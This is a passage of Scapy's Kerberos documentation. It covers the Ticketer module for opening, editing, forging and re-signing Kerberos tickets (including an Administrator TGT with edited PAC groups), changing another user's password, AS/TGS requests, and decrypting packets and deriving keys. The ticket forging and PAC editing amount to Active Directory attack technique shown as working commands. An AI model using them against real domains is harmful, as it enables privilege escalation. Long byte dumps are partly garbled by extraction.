WcsAvUeaZCi8j+sbpVdSYzMy+mMzMvpjM7+aYzSEdwbQ4QAAAAAAAAAAAAAAAAARIYYIERDCCBECg
AwIBBaEOGwxEt01BSU4uTE9DQUYiITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDERPTUFJTi5MT0NBTKOC
BAQwgGQAoAMCARKhAwIBAQKCA/IEggPuZiwq78yj+MeN444a8dY7GN4BHYZNm+wS88EeILC73Ebm
9cgxGzMbHmJ7Ixx+kPpHunqmpn+6WCah9HV0pQU06rLgFQej7BApsqEeBYzjHkj03iv0AX6cKRXu
QP+g9xCVlwiChvopD+bKd3RlFixXV6Z8xTqOMgSEakypz/MMgHPR6ec1tesicX+Xd8Lzj7E9IElS
2xXk8WDiZTX1lvPOZPmo2WARcY0EBWUNf3xyj4fdLQ4iDkYQNH+qikUJm20jUfWtz8z2adm2ES4x
iBr4aVYS1KIetuKxZLjObGx7AyfsbHHCN4SwbBkDCj+BEZ83fLbw0VtUd7/7xcGiJk7Er3b0s5p0
L3Aw1IyOu8ryEgNuoKWr3V2pH83D+5cA1TefA/vJ/jpHB42uMLBaQY9G7p6iX1I0t+Z7U9lvf0hu
WHiyLqj0IVE3p9z39Lb1BGNxXZ08VE8pRCDtD3QmlV+gpSfvzoYmT3wpvfws7iw+siFrS3ZR64AI
4OsmleakVIgpawQn+CuVmtBwFGzYqa7Z7yNoFb0hSfP4bXMidYtYlNyGz0p3506r+Y9PNC2/xL60
bYNLDEED2MWWTK1IUu7TZcqOUJN+IZdhItXN4Yxatt1VKMOmgMCiGXEXZt1bajwQOuZa1fVzoxVD
o0v0/eF0kGKVEDD20QfN4JIBDCLJB2MkjJ9s0DpvCny5p7dEG8feTEdB10k30v71l6Usnb51M9e6
JK0ibfKudLk2Q+7Zf2uP/ROXaGmESEG902TyRU1uPOGuZ37AHFksJbUOEgMDJA3arILfqdY7HELc
ObeKbE67orZFi5JJMcUrIjucnP1s8PCD5i0eMHR/EwLei96U/odWteARj17WHczDhi3byT8QPDFg
rBWFjL4zBCDw4H4snyQsLK+PBNg/PNcfQEwdVoFMniqn3Y6vC1TNCmUh/RU5LTrXw58PPXjdzdK
z4J8n+JV4cfNsTEp7wfHMRZ0507VA/c1gpqLfmLjcy2yPYWDj796Q4YaHI+JDkwzQ3tldJlGtG9s
/xdnFY9WhLA18uoIb3tWT2pXBQcUtMrVF1tyvm96aCCy6fiTZQYUfmSnei+c+cE/5P1ZuDGRIYEB
BooAPm9/kYAGYWIE/0sYqb9JVJe6Dfdfy7iaXmQ8YGN2ZzV/zx2XtCQkDqdfzw0muxWQVRB/gNG8
aCyQV/IqPvX7D1CtswupdbJQad0Tv36yUi8jCRKsHmS7qTyRqnYKuxIJuxMT443d68rDjDj775nW
YEXAl5m3ECCkT2S7tZxAVEkwT9lbjWvcbRfkdsuhiPMK0Eu2yR2RsCiwlTmGkpqftCsh9zAoyLof
QWxwYwAAAAAAAAABAAAAQAAAAxET01BSU4uTE9DQUwAAAAANQWRtaW5pc3RyYXRvcgAAAAAAAAAD
AAAAADFGtQ0FDSEVDT05GOgAAABVrcmI1X2NjYWNoZV9jb25mX2RhdGEAAAAAHcGFfdHlwZQAAACBr
cmJ0Z3QvRE9NQUL0LkxPQ0FMQERPTUFJTi5MT0NBTAASAAAAAIAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAATIAAAAA
EOF

```

```

>>> load_module("ticketer")
>>> t = Ticketer()
>>> t.open_ccache("krb.ccache")
>>> t.show()

```

(continues on next page)

(continued from previous page)

```

Tickets:
1. Administrator@DOMAIN.LOCAL -> krbtgt/DOMAIN.LOCAL@DOMAIN.LOCAL
>>> t.edit_ticket(0)
Enter the NT hash (AES-256) for this ticket (as hex):_
↪6df5a9a90cb076f4d232a123d9c24f46ae11590a5430710bc1881dca337989ce
>>> t.resign_ticket(0)
>>> t.save_ccache()
1660
>>> # Other stuff you can do
>>> tkt = t.dec_ticket(0)
>>> tkt
<EncTicketPart flags=forwardable, proxiable, renewable, .....>
>>> t.update_ticket(0, tkt)

```

Note

Remember to call `resign_ticket` to update the Server and KDC checksums in the PAC.

Cheat sheet

Command	Description
<code>load_module("ticketer")</code>	Load ticketer++
<code>t = Ticketer()</code>	Create a Ticketer object
<code>t.open_ccache("/tmp/krb5cc_1000")</code>	Open a ccache file
<code>t.save_ccache()</code>	Save a ccache file
<code>t.show()</code>	List the tickets
<code>t.create_ticket()</code>	Forge a ticket
<code>dTkt = t.dec_ticket(<index>)</code>	Decipher a ticket
<code>t.update_ticket(<index>, dTkt)</code>	Re-inject a deciphered ticket
<code>t.edit_ticket(<index>)</code>	Edit a ticket (GUI)
<code>t.resign_ticket(<index>)</code>	Resign a ticket
<code>t.request_tgt(upn, [...])</code>	Request a TGT
<code>t.request_st(i, spn, [...])</code>	Request a ST using ticket i
<code>t.renew(i, [...])</code>	Renew a TGT/ST
<code>t.remove_krb(i)</code>	Remove a TGT/ST
<code>t.set_primary(i)</code>	Set the primary ticket

Other useful commands

To change your own password, you can use the plain `kpasswd` command from `scapy.layers.kerberos`.

```

>>> kpasswd("User1@domain.local")
Enter password: *****
Enter NEW password: *****

```

To change the password of someone else, you can also the following. You need to have the rights to do so. You can also use the method from Scapy's Ticketer.

Ticketeer+++

Flags

- ☐ reserved
- ☒ forwardable
- ☐ forwarded
- ☒ proxyable
- ☐ proxy
- ☐ may-postdate
- ☐ postdated
- ☐ invalid
- ☒ renewable
- ☒ initial
- ☒ pre-authent
- ☐ hw-authent
- ☐ transited-since-policy-checked
- ☐ ok-as-delegate
- ☐ unused
- ☒ canonicalize
- ☐ anonymous

key
keytype: 18
keyvalue: 8b4226a190866cbe345ae5e668

crealm: DOMAIN.LOCAL

cname: 1
nameString: Administrator

transited
trType: 0
contents:

authtime: 2022-09-27 17:29:30
starttime: 2022-09-27 17:29:30
endtime: 2022-09-28 03:29:30
renewTill: 2022-09-28 17:29:27

Logon information

LogonTime	2022-09-27 17:29:30
LogoffTime	NEVER
KickOffTime	NEVER
PasswordLastSet	2022-07-14 23:55:03
PasswordCanChange	2022-07-15 23:55:03
PasswordMustChange	NEVER
EffectiveName	Administrator
FullName	
LogonScript	
ProfilePath	
HomeDirectory	
HomeDirectoryDrive	
LogonCount	58
BadPasswordCount	0
UserId	500
PrimaryGroupId	513

Relativeld	Attributes
520	7
513	7
519	7
518	7

Add Edit Remove

UserFlags	32
UserSessionKey	00000000000000000000000000000000
LogonServer	SRV1
LogonDomainName	DOMAIN
LogonDomainId	S-1-5-21-4239584752-11195033
UserAccountControl	528

Sid	Attributes
S-1-18-1	7

Add Edit Remove

Sid	Attributes
-----	------------

Add Edit Remove

ResourceGroupDomainSid:
ResourceGroupSids:

Client name and ticket information

Clientid	2022-09-27 17:29:30
Name	Administrator

UPN and DNS information

Upn	Administrator@DOMAIN.LOCAL
DnsDomainName	DOMAIN.LOCAL
SamName	
UpnDnsSid	

Client claims information

Add Delete

PAC Attributes

- ☒ PAC_WAS_REQUESTED
- ☐ PAC_WAS_GIVEN_IMPLICITLY

PAC Requestor

ReqSid	
--------	--

Server checksum

SRVSignatureType	16
SRVSignature	a701bf8723decd272324627e
SRVRODCIdentifier	

KDC checksum

KDCSignatureType	16
KDCSignature	6530fc01dc7871818708b460
KDCRODCIdentifier	

Quit

```
>>> kpasswd("Administrator@domain.local", "User1@domain.local")
Enter password: *****
Enter NEW password: *****
```


9.8.2 Inner-workings

Behind the scenes, Scapy includes a (tiny) kerberos client, that has basic functionalities such as:

AS-REQ

Note

Full doc at `krb_as_req()`. `krb_as_req` actually calls a Scapy automaton that has the following behavior:



```
>>> res = krb_as_req("user1@DOMAIN.LOCAL", password="Password1")
```

This is what it looks like with wireshark:

12127	6589.4045504...	192.168.122.17	192.168.122.1	KRB5	1536 AS-REP
12540	7891.8791752...	192.168.122.1	192.168.122.17	KRB5	276 AS-REQ
12541	7891.8802513...	192.168.122.17	192.168.122.1	KRB5	243 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
12543	7891.8862450...	192.168.122.1	192.168.122.17	KRB5	359 AS-REQ
12544	7891.8875497...	192.168.122.17	192.168.122.1	KRB5	1536 AS-REP

The result is a named tuple with both the full AP-REP and the decrypted session key:

```
>>> res.asrep.show()
###[ KRB_AS_REP ]###
pvno      = 0x5 <ASN1_INTEGER[5]>
msgType   = 'AS-REP' 0xb <ASN1_INTEGER[11]>
\padata   \
|###[ PADATA ]###
| padataType= 'PA-ETYPE-INFO2' 0x13 <ASN1_INTEGER[19]>
| \padataValue\
| |###[ ETYPE_INFO2 ]###
| | \seq      \
| | |###[ ETYPE_INFO_ENTRY2 ]###
```

(continues on next page)

(continued from previous page)

```
| | | etype      = 'AES-256' 0x12 <ASN1_INTEGER[18]>
| | | salt       = <ASN1_GENERAL_STRING[b'DOMAIN.LOCALuser1']>
| | | s2kparams  = None
crealm    = <ASN1_GENERAL_STRING[b'DOMAIN.LOCAL']>
[...]
>>> res.sessionkey.toKey()
<Key 18 (32 octets)>
```

Some more examples:

Enforce RC4:

```
>>> from scapy.libs.rfc3961 import EncryptionType
>>> res = krb_as_req("user1@DOMAIN.LOCAL", etypes=[EncryptionType.RC4_HMAC])
```

Ask for a DES_CBC_MD5 sessionkey:

```
>>> from scapy.libs.rfc3961 import EncryptionType
>>> res = krb_as_req("user1@DOMAIN.LOCAL", etypes=[EncryptionType.DES_CBC_MD5,
↳ EncryptionType.RC4_HMAC])
```

TGS-REQ

Note

Full doc at `krb_tgs_req()`. `krb_tgs_req` actually calls a Scapy automaton.

Ask for a ST:

Let's reuse the TGT and session key we got in the AS-REQ:

```
>>> krb_tgs_req("user1@DOMAIN.LOCAL", "host/DC1", sessionkey=res.sessionkey,
↳ ticket=res.asrep.ticket)
```

Note

There is also a `krb_as_and_tgs()` function that does an AS-REQ then a TGS-REQ:

```
>>> krb_as_and_tgs("user1@DOMAIN.LOCAL", "host/DC1", password="Password1")
```

Other things you can do:

Renew a TGT:

```
>>> krb_tgs_req("user1@DOMAIN.LOCAL", "krbtgt/DOMAIN.LOCAL", sessionkey=res.
↳ sessionkey, ticket=res.asrep.ticket, renew=True)
```

Renew a ST:

Note

For some mysterious reason, this is rarely implemented in other tools.

```
>>> res2 = krb_tgs_req("user1@DOMAIN.LOCAL", "host/DC1", sessionkey=res.
↳ sessionkey, ticket=res.asrep.ticket)
>>> krb_tgs_req("user1@DOMAIN.LOCAL", "host/DC1", sessionkey=res2.sessionkey,
↳ ticket=res2.tgsrep.ticket, renew=True)
```

9.8.3 KerberosSSP

For Kerberos, the Scapy SSP is implemented in *KerberosSSP*. You can typically use it in *SMB_Client*, *SMB_Server*, *DCERPC_Client* or *DCERPC_Server*.

Note

Remember that you can wrap it in a *SPNEGOSSP*

See [GSSAPI](#) for usage examples.

9.8.4 Decrypt kerberos packets manually

Note

This section is useful to understand the inner workings of Kerberos, but isn't necessary to use Scapy's implementation.

Kerberos packets contain encrypted content, let's take the following packet:

```
>>> pkt = Ether(b"RT\x00iX\x13RT\x00!l+\x08\x00E\x00\x01]\xa7\x18@\x00\x80\
↳ \x06\xdc\x83\xc0\xa8z\x9c\xc0\xa8z\x11\xc2\t\x00XT\xf6\xab#\x92\xc2[\xd6P\
↳ \x18 \x14\xb6\xe0\x00\x00\x00\x00\x011j\x82\x01-0\x82\x01)\xa1\x03\x02\x01\
↳ \x05\xa2\x03\x02\x01\n\xa3c0a0L\xa1\x03\x02\x01\x02\xa2E\x04C0A\xa0\x03\x02\
↳ \x01\x12\xa2:\x048HHM\xec\xb0\x1c\x9bb\xa1\xca\xbf\xbc?-\x1e\xd8Z\xa5\xe0\
↳ \x93\xba\x83X\xa8\xce\xa3MC\x93\xaf\x93\xbf!\x1e'0\xa5\x8e\x81Hx\xdb\x9f\rz(\
↳ \xd9Ns'f\r\x04\xfb3pK0\x11\xa1\x04\x02\x02\x00\x80\xa2\t\x04\x070\x05\xa0\x03\
↳ \x01\x01\xff\xa4\x81\xb70\x81\xb4\xa0\x07\x03\x05\x00@\x81\x00\x10\xa1\x120\
↳ \x10\xa0\x03\x02\x01\x01\xa1\t0\x07\x1b\x05win1$\xa2\x0e\x1b\x0cDOMAIN.LOCAL\
↳ \xa3!0\x1f\xa0\x03\x02\x01\x02\xa1\x180\x16\x1b\x06krbtgt\x1b\x0cDOMAIN.
↳ LOCAL\xa5\x11\x18\x0f20370913024805Z\xa6\x11\x18\x0f20370913024805Z\xa7\x06\
↳ \x02\x04p\x1c\xc5\xd1\xa8\x150\x13\x02\x01\x12\x02\x01\x11\x02\x01\x17\x02\
↳ \x01\x18\x02\x02\xffy\x02\x01\x03\xa9\x1d0\x1b0\x19\xa0\x03\x02\x01\x14\xa1\
↳ \x12\x04\x10WIN1")
>>> pkt[TCP].payload.show()
###[ KerberosTCPHeader ]###
len      = 305
###[ Kerberos ]###
  \root  \
```

(continues on next page)

(continued from previous page)

```

|###[ KRB_AS_REQ ]###
|  pvno      = 0x5 <ASN1_INTEGER[5]>
|  msgType   = 'AS-REQ' 0xa <ASN1_INTEGER[10]>
|  \padata   \
|    |###[ PADATA ]###
|    |  padataType= 'PA-ENC-TIMESTAMP' 0x2 <ASN1_INTEGER[2]>
|    |  \padataValue\
|    |    |###[ EncryptedData ]###
|    |    |  etype      = 'AES-256' 0x12 <ASN1_INTEGER[18]>
|    |    |  kvno       = None
|    |    |  cipher     = <ASN1_STRING[b"HMM\xec\xb0\x1c\x9bb\xa1\xca\xbf\xbc?-\x1e\xd8Z\xa5\xe0\x93\xba\x83X\xa8\xce\xa3MC\x93\xaf\x93\xbf!\x1e'0\x5\x8e\x81Hx\xdb\x9f\rz(\xd9Ns'f\r\xb4\xf3pK"]>
|    |    |###[ PADATA ]###
|    |    |  padataType= 'PA-PAC-REQUEST' 0x80 <ASN1_INTEGER[128]>
|    |    |  \padataValue\
|    |    |    |###[ PA_PAC_REQUEST ]###
|    |    |    |  includePac= True <ASN1_BOOLEAN[-1]>
|    |  \reqBody \
|    |    |###[ KRB_KDC_REQ_BODY ]###
|    |    |  kdcOptions= forwardable, renewable, canonicalize, renewable-ok
|    |    |  <ASN1_BIT_STRING[0100000010...0000010000]=b'@\x81\x00\x10' (0 unused bit)>
|    |    |  \cname \
|    |    |    |###[ PrincipalName ]###
|    |    |    |  nameType = 'NT-PRINCIPAL' 0x1 <ASN1_INTEGER[1]>
|    |    |    |  nameString= [<ASN1_GENERAL_STRING[b'win1$']>]
|    |    |    |  realm     = <ASN1_GENERAL_STRING[b'DOMAIN.LOCAL']>
|    |    |    |  \sname \
|    |    |    |    |###[ PrincipalName ]###
|    |    |    |    |  nameType = 'NT-SRV-INST' 0x2 <ASN1_INTEGER[2]>
|    |    |    |    |  nameString= [<ASN1_GENERAL_STRING[b'krbtgt']>, <ASN1_GENERAL_
|    |    |    |    |  <ASN1_GENERAL_STRING[b'DOMAIN.LOCAL']>]
|    |    |    |  from      = None
|    |    |    |  till      = 2037-09-13 02:48:05 UTC <ASN1_GENERALIZED_TIME[
|    |    |    |  '20370913024805Z']>
|    |    |    |  rtime     = 2037-09-13 02:48:05 UTC <ASN1_GENERALIZED_TIME[
|    |    |    |  '20370913024805Z']>
|    |    |    |  nonce     = 0x701cc5d1 <ASN1_INTEGER[1880933841]>
|    |    |    |  etype     = [0x12 <ASN1_INTEGER[18]>, 0x11 <ASN1_INTEGER[17]>,
|    |    |    |  0x17 <ASN1_INTEGER[23]>, 0x18 <ASN1_INTEGER[24]>, -0x87 <ASN1_INTEGER[-135]>
|    |    |    |  , 0x3 <ASN1_INTEGER[3]>]
|    |    |  \addresses \
|    |    |    |###[ HostAddress ]###
|    |    |    |  addrType = 'NetBios' 0x14 <ASN1_INTEGER[20]>
|    |    |    |  address  = <ASN1_STRING[b'WIN1']>
|    |    |  encAuthorizationData= None
|    |  additionalTickets= None

```

You likely want to decrypt `pkt.root.padata[0].padataValue` which is an *EncryptedData* packet. To do so, we need the *Key* class.


```
>>> from scapy.libs.rfc3961 import Key, EncryptionType
>>> enc = pkt[Kerberos].root.padata[0].padataValue
>>> k = Key(EncryptionType.AES256_CTS_HMAC_SHA1_96, key=bytes.fromhex(
↪ "7fada4e566ae4fb270e2800a23ae87127a819d42e69b5e22de0ddc63da80096d"))
```

The first parameter of the `Key` constructor is a value from `EncryptionType`, in this case `EncryptionType.AES256_CTS_HMAC_SHA1_96`. This is the same value than `enc.etype.val`, which allows to know which key to use.

We can then proceed to perform the decryption:

```
>>> enc.decrypt(k)
<PA_ENC_TS_ENC patimestamp=2022-07-15 17:18:47 UTC <ASN1_GENERALIZED_TIME[
↪ '20220715171847Z']> pausec=0x9a4db <ASN1_INTEGER[632027]> |>
```

9.8.5 Compute Kerberos keys

Note

Encryption for Kerberos 5 is defined in [RFC3961](#)

You may want to compute a Kerberos key from a password + salt. There is an API for that described in RFC3961 as “string-to-key”. Our implementation is a class method as follow:

`Key.string_to_key(etype, string, salt, params=None)`

Compute the kerberos key for a certain encryption type.

Parameters

- **etype** (*int*) – The `EncryptionType` to use. May be any value from `EncryptionType`
- **string** (*bytes*) – The “string” bytes to use. This is the user password in almost all well-used cases. They must be passed as bytes.
- **salt** (*bytes*) – The salt bytes to use. What value to use depends if you are considering a `MACHINE` account or a `USER` account, for the latter, it's just the concatenation of the principal's realm and name components, in order, with no separators. (RFC4120 sect 4)
- **params** (*bytes*) – The opaque “parameter” used by string-to-key. The RFC defines this field in a very general manner but it is basically only used in AES, in which it is the iteration count as a big-endian int (`struct.pack(">L", 4096)` by default)

Let's run a few examples:

```
>>> # Get the AES256 key for User1@DOMAIN.LOCAL with "Password1"
>>> from scapy.libs.rfc3961 import Key, EncryptionType
>>> Key.string_to_key(EncryptionType.AES256_CTS_HMAC_SHA1_96, b"Password1", b
↪ "DOMAIN.LOCALUser1")
>>> print(_.key)
```

(continues on next page)

(continued from previous page)

```
b'm\x07H\xc5F\xf4\xe9\x92\x05\xe7\x8f\x8d\xa7h\x1dN\xc5R\n\xe4\x81UCr\x0c*d|\
↪x1a\xe8\x14\xc9'
```

Note

The following example is from <https://datatracker.ietf.org/doc/html/rfc3962#appendix-B>

```
>>> # Get the AES128 key for raeburn@ATHENA.MIT.EDU with "password", with an
↪ iteration count of 1200
>>> k = Key.string_to_key(EncryptionType.AES128_CTS_HMAC_SHA1_96, b"password",
↪ b"ATHENA.MIT.EDUraeburn", struct.pack(">L", 1200))
>>> print(k.key.hex())
'4c01cd46d632d01e6dbe230a01ed642a'
```

9.8.6 Decrypt FAST manually

Note

This section is useful to understand the inner workings of Kerberos FAST, but FAST can simply be used in *Ticketer* through the `armor_with` parameter when performing either a ASREQ or TGSREQ. For more details related to how FAST works, have a look at [RFC6113](#).

Let's take a Kerberos AS-REQ packet with FAST armoring (RFC6113):

```
>>> pkt = Ether(bytes.fromhex(b
↪ '52540013d0835254003ea3be08004502089636a1400080063ad3c0a87fd2c0a87fc8fecc0058eea93069573b
↪ '))
>>> pkt[TCP].payload.show()
###[ KerberosTCPHeader ]###
  len      = 2154
###[ Kerberos ]###
  \root      \
  |###[ KRB_AS_REQ ]###
  | pvno      = 0x5 <ASN1_INTEGER[5]>
  | msgType    = 'AS-REQ' 0xa <ASN1_INTEGER[10]>
  | \padata    \
  | |###[ PADATA ]###
  | | padataType= 'PA-FX-FAST' 0x88 <ASN1_INTEGER[136]>
  | | \padataValue\
  | | |###[ PA_FX_FAST_REQUEST ]###
  | | | \armoredData\
  | | | |###[ KrbFastArmoredReq ]###
  | | | | \armor      \
  | | | | |###[ KrbFastArmor ]###
  | | | | | armorType = 'FX_FAST_ARMOR_AP_REQUEST' 0x1 <ASN1_
↪ INTEGER[1]>
  | | | | | \armorValue\
```

(continues on next page)




Fig. 11: FAST armoring in AS-REQ. Credit to [this paper](#) by A. Bordes.

(continues on next page)

(continued from previous page)

```

→xec\xd8\xff\r\xe81I\x90\xa45\xdb\xeaM\xed\xbe\xelo\xafZ\xb2\xbe\x9f\x96\xd6\
→x91\xcf\xa9\x83\xa6\xc8C\xbd\x18?\x84\xc1\xb4\x99\x8a>\xaa\x90|\xaek\x82\
→xb0\xae\x83c\xf3\xed\x88\xcb\x03\xd3\xc9\xc6\x0f\xf5Z\x84\xd8\xa2\x92\xea U_
→\xbd1\xe5\xadJ\xed\x8a6\xb4\xbc[\xff.\x02\xc4w\xa7\xa8\xa9\x8dZ8}8\x9c\xaa\
→x17,@\x0b\x15\x1d\x95\x87\x1b*\xa1j\x04\r\xc7\x1a\x9b\xe5\xf0wK\x06\xa5\xca\
→x87gL\xcbA\t\xa2\xc4\x1d\xb9\xe3\x16\x07\x04!\x8a\xd4\x95\xd0u\x11\x94\xfb\
→xefK\xec\xaeMf\xe2K\x9d\x96\x8d\xa5\x92%j+"xcfrN\x98\x9eq\xa6\r\x06\x03\
→xb5\x9b\xeb\xdu(_y7\x94\xb7\xa1\x8a\xfa\x9a+hg\x0e:bG\xc4S\'N5\xc8c\xa1kP#\
→xc6\xc9FY\xe2Z\xbb\'\'xc7\'xf9\x89\xac\x0b\xbf\x9a[\x12]\x0e\xa30\xb02%\xcc\
→x93\xd5\xb8\xb6\x82\x9e\x90h\x83\xeev\xcf\x8e\xe6\x1d\xfa\xccH\x8e\x8d\xc5\
→xcb\xc8\xba\x97\x05\xa9\xe9\x15\xa6\x8f\x83\x82290\x97\xfb\x1a\xacJ*\x90\
→xfe\x17\x40\x9cQ\x94j+\xf9Y\x8d\xf7\xf5\xb5\xe7\xeei*x\x86\x0e\xea<\xeft\
→x8a[\xe3e)\'\'x8e@\xb4\xae\xc8>\xbc\x8b\x1Av\xa4\xc5e\xb0e\x00\xe9Qr)\xb84\
→x0cU\x81!\x01\xdb\xbc\xeei<5\x870\x82\xa5\xa1\xa5;5\xcf5\t\x19=M\xc5\x17\\\
→x93\'\'xa0\r\xa7\x16\x92\xba [2d\xae\xcc\x9e\xcc\x8b\xca1\xfe\xcd>\xfc\x87\
→x01B;\xb4\x84\xf6\xf2\x16\x99C\x9d\xd3\x0fq"\x8f\x16\xea\xab\x96\xb7\xde5Gr\
→x1d\x165\xbb\xfePg\x89\x00\xac7\x8aIX\xb6\xc3Id\xf3\xe0\xdc\x848\x80\xdb\
→xdeW\xfbJv\xab\x85\xeb\xa2\xb1\x90\xbf\xda\xef\xc7\xba\x17\xe1\t\xf89I;\xf0f-
→o\xc7\xea\x17@;\xeb\xe0o(\t1L\xa5\x14 oTf\x80\x826N\xd6u \x19\xf2~\x1d\xf70\
→x93\xfc\xfd\x2V0\xa2\x97\x13\xa8\x9dJ\x99\x8cDK\xc9\x12y\xc6\xfcf\xe0\xaa]\
→xecr\xbe1n\x11\'\'xcf\x9f\x90\xd5\x91\FKk\xfe\xcd!n\x90\x1b\xe4rm\xb5\x96\
→xa1WEQ\x1ccsj\xac\x9e\xcb\x9e\x86\'\'x1cc\x1bI\x92e<2\x0ei\x83V/\xa6\x13\
→x13E\'\'xcB\'f!\xe9f\x1a\xc5\x96\x13\x13\xeeep\x86\x8a\xb4\x8d\'\'x10\x17=\xa8\
→x96\xff\xfd\xb2\xba\xfa\xe1\x8c\x84m?\xedo0\xb9\xa8\t\xed7.dw5\xfcSn\xde\
→xc5C\xab\xc22H\r(f\x03\x95']>
| | | | | \authenticator\
| | | | | |###[ EncryptedData ]###
| | | | | | etype = 'AES-256' 0x12 <ASN1_INTEGER[18]>
| | | | | | kvno = None
| | | | | | cipher = <ASN1_STRING[b'\x12s\xd5\xafa\
→xadBmQ\xd0u~\x89y\x17\xca\xeb\x01\xb6\x95\x05T\xe8\xd7P\xf9]\'\xf4D\xe3\
→xaa\xfa7\xae\x0b\xfa4Y[^x90m\x96\x82\xdb\xde\xed\xcf\x0b4*\x84\xab\x80\x92\
→x99{x?Wq\x01\'\'\'x81e\xde\xeb,\xe5\xe0\x9e-\xdcqU]\xc3\x19p\xa81-\x88\x8b\
→x8a\xe7f8 \x98\'mb\x04\xbdv\xf3L\xbc\x88\x9e$\xadT\x05\xec\x03|\xebro\xdbq\
→xfe$\xf7\xe2\xa4\x14\xa07\xed3\xc7\x96\xf4G_\xcfb5\x99>\xed\x14{mc\xed7@\
→xd5\x8d\xa5\xb0']>
| | | | | checksumtype= 'HMAC-SHA1-96-AES256' 0x10 <ASN1_INTEGER[16]>
| | | | | checksum = <ASN1_STRING[b'u\xf0-\x8d)T\xe0\xae\x1a\x9e\
→x06S']>
| | | | | \encFastReq\
| | | | | |###[ EncryptedData ]###
| | | | | | etype = 'AES-256' 0x12 <ASN1_INTEGER[18]>
| | | | | | kvno = None
| | | | | | cipher = <ASN1_STRING[b'\xaf4\xec\xef\x8dLxg\x03\
→xc2\x009\xdea\xbc\x01\xeb\xed\x9b\xe7\xe5\x1c\x90\xa5\x82\xfe\x8Rik\xf9/\
→xd1e\xcd[^x0f\xf9\xb8\xed\x06f\x09\xcc\xa5i\r6N\j\xed6\x9e}\xc7\xe0Uuz\
→xaab\x06B\x8a0%$\x14M]\x97\xcc\x0bd\xdb\x133PE\x03\x91q\xed\x1f\r\x11\x1c\
→xa1\xbdFQ\xeb\xca=t\xdb\x02\x9e\m<\xf7\x86\x00\x04NU\xb1L\xed3\xc7\xf6\xa1\
→\x913@\x0eBU\xed7\x1f#{\xf2\x88\x01\x86\x13|\xed0J_,\xab\xba1f\xde[\xf1\x11\

```

(continues on next page)

(continued from previous page)

```

↪x90\xa2\xe5\x96.M\xbb\xfb\x98\x01\xe3\xbe\xed\xe5\xa56\xeb'\xa0\x86\xb6D\
↪xf1"E\x19\x84Y\xc0c\xb8\xec\xba"\x8e\x1f\x92\t\xe0Z[\xcb\xb3\x9a\x12e\x1e\
↪x1048\xeey\x98\xe6f\xd8b\x88\x12\xfa4\xbc\x07\xf4\xc4\xd0\xa4\xd8o\xe2\x07\
↪x12\x8d\xe3~\x1f\xfd\x16\x9aL\xb8y\xcb[\x9d\xb8\xf9\xc3\xe8aC\xbf\xd44\t\
